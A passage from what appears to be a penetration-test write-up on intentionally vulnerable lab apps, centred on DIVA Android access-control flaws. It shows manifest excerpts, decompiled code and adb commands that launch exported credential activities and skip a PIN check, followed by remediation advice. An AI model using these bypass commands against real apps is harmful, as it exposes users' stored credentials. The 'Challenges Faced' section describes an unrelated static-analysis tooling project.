
## **8) ACCESS CONTROL ISSUE 1**

***Description:***

*Critical app activities were marked as exported="true", allowing unauthorized apps or users to launch them. This bypasses authentication and exposes sensitive functionalities.*

***Steps Taken:***

- *Identified exported activities via drozer.*
- *Accessed restricted screens via ADB.*




```
        android:label="@string/d7"
        android:name="jakhar.aseem.diva.SQLInjectionActivity"/>
    <activity
        android:label="@string/d8"
        android:name="jakhar.aseem.diva.InputValidation2URISchemeActivity"/>
    <activity
        android:label="@string/d9"
        android:name="jakhar.aseem.diva.AccessControl1Activity"/>
    <activity
        android:label="@string/apic_label"
        android:name="jakhar.aseem.diva.APIcredsActivity">
        <intent-filter>
            <action android:name="jakhar.aseem.diva.action.VIEW_CREDS"/>
            <category android:name="android.intent.category.DEFAULT"/>
        
    </activity>
    <activity
        android:label="@string/d10"
        android:name="jakhar.aseem.diva.AccessControl2Activity"/>
    <activity
        android:label="@string/apic2_label"
        android:name="jakhar.aseem.diva.APIcreds2Activity">
        <intent-filter>
            <action android:name="jakhar.aseem.diva.action.VIEW_CREDS2"/>
            <category android:name="android.intent.category.DEFAULT"/>
        
    </activity>
    <provider
        android:name="jakhar.aseem.diva.NotesProvider"
        android:enabled="true"
        android:exported="true"
        android:authorities="jakhar.aseem.diva.provider.notesprovider"/>
    <activity
        android:label="@string/d11"
        android:name="jakhar.aseem.diva.AccessControl3Activity"/>
    <activity
        android:label="@string/d12"
        android:name="jakhar.aseem.diva.Hardcode2Activity"/>
    <activity
        android:label="@string/pnotes"
        android:name="jakhar.aseem.diva.AccessControl3NotesActivity"/>
```

```
[(hamzariaz㉿Kali)-[~/Downloads/platform-tools]]$ ./adb connect 192.168.183.134
already connected to 192.168.183.134:5555
[(hamzariaz㉿Kali)-[~/Downloads/platform-tools]]$ ./adb shell am start -a jakhar.aseem.diva.action.VIEW_CRED
Starting: Intent { act=jakhar.aseem.diva.action.VIEW_CRED }
Error: Activity not started, unable to resolve Intent { act=jakhar.aseem.diva.action.VIEW_CRED flg=0x10000000 }

[(hamzariaz㉿Kali)-[~/Downloads/platform-tools]]$ ./adb shell am start -a jakhar.aseem.diva.action.VIEW_CREDS
Starting: Intent { act=jakhar.aseem.diva.action.VIEW_CREDS }

[(hamzariaz㉿Kali)-[~/Downloads/platform-tools]]$ █ERT
```



***Remediation:***

- Set *android:exported="false"* for non-public components.
- Enforce permission checks.

## **9) ACCESS CONTROL ISSUE 2**

***Description:***

*Missing server-side authorization checks allowed attackers to manipulate parameters (e.g., user IDs) to access unauthorized resources (Insecure Direct Object Reference).*

***Steps Taken:***

- Modified request parameters (e.g., *user\_id=2*).
- Accessed restricted data without authentication.

A screenshot of a mobile application titled "10. Access Control Issues - Part 2". The screen displays an objective and a hint. The objective states: "Objective: You are able to access the Third Party app TVEETER API credentials after you have registered with Tveeter. The App requests you to register online and the vendor gives you a pin, which you can use to register with the app. Now, try to access the API credentials from outside the app without knowing the PIN. This is a business logic problem so you may need to see the code." The hint states: "Hint: Components of an app can be accessed from other apps or users if they are not properly protected and some may also accept external inputs. Components such as activities, services, content providers are prone to this." At the bottom, there are two radio button options: "Register Now." (selected) and "Already Registered.", followed by a "VIEW TVEETER API CREDENTIALS" button.

```


└─(hamzariaz㉿Kali)-[~/.../sources/jakhar/aseem/diva]
$ ls
AccessControl1Activity.java AccessControl3NotesActivity.java BuildConfig.java HardcodeActivity.j
AccessControl2Activity.java APIcreds2Activity.java DivaJni.java InputValidation2UR
AccessControl3Activity.java APIcredsActivity.java Hardcode2Activity.java InputValidation3Ac
└─(hamzariaz㉿Kali)-[~/.../sources/jakhar/aseem/diva]
$ cat AccessControl2Activity.java
package jakhar.aseem.diva;
import android.content.Intent;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.RadioButton;
import android.widget.Toast;
/* loaded from: classes.dex */
public class AccessControl2Activity extends AppCompatActivity {
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_access_control2);
    }
    public void viewAPICredentials(View view) {
        RadioButton rbregnow = (RadioButton) findViewById(R.id.aci2rbregnow);
        Intent i = new Intent();
        boolean chk_pin = rbregnow.isChecked();
        i.setAction("jakhar.aseem.diva.action.VIEW_CREDS2");
        i.putExtra(getString(R.string.cnk_pin), chk_pin);
        if (i.resolveActivity(getApplicationContext()) != null) {
            startActivity(i);
        } else {
            Toast.makeText(this, "Error while getting Tveeter API details", 0).show();
            Log.e("Diva-aci1", "Couldn't resolve the Intent VIEW_CREDS2 to our activity");
        }
    }
}

```

```

└─(hamzariaz㉿Kali)-[~/.../sources/jakhar/aseem/diva]
$ ./adb connect 192.168.183.134
already connected to 192.168.183.134:5555
└─(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
$ ./adb shell am start -n jakhar.aseem.diva/.APIcreds2Activity -a jakhar.aseem.diva.action/.VIEW_CREDS2 -ez check_pin false
Starting: Intent { act=jakhar.aseem.diva.action/.VIEW_CREDS2 pkg=- cmp=jakhar.aseem.diva/.APIcreds2Activity }
└─(hamzariaz㉿Kali)-[~/Downloads/platform-tools]

```



## **Challenges Faced:**

- **Environment Setup:** Difficulties in managing dependencies and ensuring compatibility across different systems.
- **Tool Integration:** Challenges in standardizing and parsing outputs from various security tools (*Bandit*, *Flake8*, *Semgrep*) into a unified format.
- **Keyword Mapping Limitations:** Inconsistent matching of vulnerability descriptions to CVE and mitigation keywords due to varied phrasing.
- **False Positives:** Some tools generated excessive or inaccurate results, necessitating manual filtering.
- **Limited Documentation:** Sparse official guidance hindered the configuration of advanced features, particularly custom rules for *Semgrep*.
- **Time Constraints:** The project timeline limited the scope of features, prioritizing stability and core functionality.

## **Conclusion:**

The penetration test conducted on Metasploitable 2, DVWA, bWAPP, and DIVA was successful in identifying and exploiting common security vulnerabilities. Tools such as Burp Suite, Nmap, and Metasploit were used to simulate real-world attack scenarios, providing practical experience in web and mobile application security. Despite encountering setup and tool-related challenges, the assessment yielded valuable insights into prevalent weaknesses and reinforced the importance of best practices for securing applications and systems.

## **Key Recommendations:**

The recommendations focus on a defense-in-depth strategy:

### **1. Authentication & Access Control:**

- Enforce strong, unique passwords and implement Multi-Factor Authentication (MFA).
- Implement account lockout mechanisms, CAPTCHA, and rate limiting to deter brute-force attacks.
- Change default credentials immediately on all systems and services.
- Disable root login via SSH and use key-based authentication.
- Apply the principle of least privilege for database users and service accounts.
- Restrict access to management interfaces (e.g., Tomcat Manager, database remote access).
- Use CSRF tokens and validate session integrity.
- Implement proper authorization checks to prevent Insecure Direct Object References (IDOR).

### **2. Software & System Hardening:**

- Regularly update and patch all software, including OS, web servers (Apache, Tomcat), databases (PostgreSQL), services (vsftpd, SAMBA, Java RMI), and applications (PHP).

- *Disable unnecessary services, ports, and features (e.g., Telnet, anonymous FTP, WebDAV, CGI if not needed, SMTP VRFY/EXPN).*
- *Secure configurations: Enforce strong security headers, use encrypted communication protocols (SSH instead of Telnet).*
- *Implement Web Application Firewalls (WAF).*

**3. *Input Validation & Output Encoding (Web/Application Specific):***

- *Implement strict input validation, sanitization, and escaping for all user-supplied data to prevent SQL Injection, Command Execution, XSS, and File Inclusion.*
- *Use parameterized queries/prepared statements for database interactions.*
- *Whitelist allowable files for inclusion and validate file paths.*
- *Secure file uploads: Whitelist types, validate content, rename files, scan with antivirus, and store outside web-accessible directories.*
- *Encode user inputs before rendering in browsers and use Content Security Policy (CSP).*

**4. *Monitoring & Logging:***

- *Monitor login attempts and other critical system logs, generating alerts for suspicious activity.*
- *Implement tools like fail2ban to block IPs after repeated failed login attempts.*

**5. *Network Security:***

- *Use firewalls to restrict access to services from unauthorized IP ranges.*
- *Implement network segmentation to isolate critical services.*